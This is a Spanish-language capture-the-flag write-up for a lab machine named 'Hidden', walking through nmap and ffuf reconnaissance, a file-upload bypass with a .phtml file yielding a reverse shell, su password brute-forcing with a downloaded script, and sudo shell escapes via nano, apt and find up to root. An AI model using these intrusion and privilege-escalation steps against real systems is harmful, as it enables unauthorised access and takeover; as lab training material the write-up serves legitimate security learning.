
Máquina Hidden



https://mega.nz/file/EO8DzKgR#V3Vj8pWT6dUfWP03Zi2ZNs-o3uztnrTd1qGxvnn3oHo

Reconocimiento

Comenzamos con un escaneo completo de `nmap`

```
SHELL
nmap -sSCV --min-rate=5000 -p- -n -Pn 172.17.0.2 -oN scan1.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-21 19:52 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://hidden.lab/
MAC Address: CA:10:54:26:43:97 (Unknown)
Service Info: Host: localhost
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.73 seconds
```

Nmap nos reporta el puerto *80* el cual tiene un dominio por lo que lo anotamos en el */etc/hosts*


```
1 # Static table lookup for hostnames.
2 # See hosts(5) for details.
3
4 127.0.0.1 localhost
5 ::1 localhost
6
7 172.17.0.2 hidden.lab
```

Fuzeando con `ffuf` encuentro un subdominio:

SHELL


```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://hidden.lab -H "Host:FUZZ.hidden.lab" -fw 18

      /'___\  /'___\           /'___\
     /\ \__/ /\ \__/  __  __  /\ \__/
     \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
      \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
       \ \_\   \ \_\  \ \____/  \ \_\
        \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev

________________________________________________

 :: Method           : GET
 :: URL              : http://hidden.lab
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.hidden.lab
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 18
________________________________________________

dev                     [Status: 200, Size: 1653, Words: 550, Lines: 58, Duration: 43ms]
:: Progress: [114442/114442] :: Job [1/1] :: 62 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

En este, podemos subir ficheros pdf:




Explotación

Para hacer el bypass e intentar subir un archivo php voy a usar Burpsuite



El fichero si que se ha subido, ahora me entablo una shell.



> Al final lo tuve que hacer con un *.phtml*

```shell
❯ nc -nlvp 4444
Connection from 172.17.0.2:49680
Linux b897ca899b49 6.13.8-arch1-1 #1 SMP PREEMPT_DYNAMIC Sun, 23 Mar 2025 17:17:30 +0000 x86_64 x86_64 x86_64 GNU/Linux
 19:18:53 up  4:08,  0 users,  load average: 0.45, 0.61, 0.61
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (23): Inappropriate ioctl for device
bash: no job control in this shell
www-data@b897ca899b49:/$
```

Escalada de privilegios

Una vez que tenemos la shell, hay 3 usuarios para escalar

```shell
www-data@b897ca899b49:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

```
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
cafetero:x:1000:1000::/home/cafetero:/bin/sh
john:x:1001:1001::/home/john:/bin/sh
bobby:x:1002:1002::/home/bobby:/bin/sh
```

Para brutefocearlos use este script: https://raw.githubusercontent.com/carlospolop/su-bruteforce/refs/heads/master/suBF.sh

Además me copie las 300 primeras líneas del rockyou.

```SHELL
www-data@b897ca899b49:/tmp$ ./BF.sh -u cafetero -w rockyou.txt
 [+] Bruteforcing cafetero...
 You can login as cafetero using password: 123123
```

Una vez estamos como cafetero, podemos ejecutar `nano` como **john**

```SHELL
cafetero@b897ca899b49:/home$ sudo -l
Matching Defaults entries for cafetero on b897ca899b49:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User cafetero may run the following commands on b897ca899b49:
    (john) NOPASSWD: /usr/bin/nano
```

Para la escalada hice:

```SHELL
sudo -u john nano
^R^X
reset; sh 1>&0 2>&0
```

Ahora como **john** podemos ejecutar `apt` como **bobby**

```SHELL
sudo -l
Matching Defaults entries for john on b897ca899b49:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty
```

```
User john may run the following commands on b897ca899b49:
    (bobby) NOPASSWD: /usr/bin/apt
```

Para la escalada:

```shell
sudo -u bobby apt changelog apt
!/bin/sh
```

Ahora como **bobby** podemos ejecutar `find` como **root**

```shell
sudo -l
Matching Defaults entries for bobby on b897ca899b49:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User bobby may run the following commands on b897ca899b49:
    (root) NOPASSWD: /usr/bin/find
```

Para la escalada:

```shell
sudo find . -exec /bin/sh \; -quit

# whoami
root
```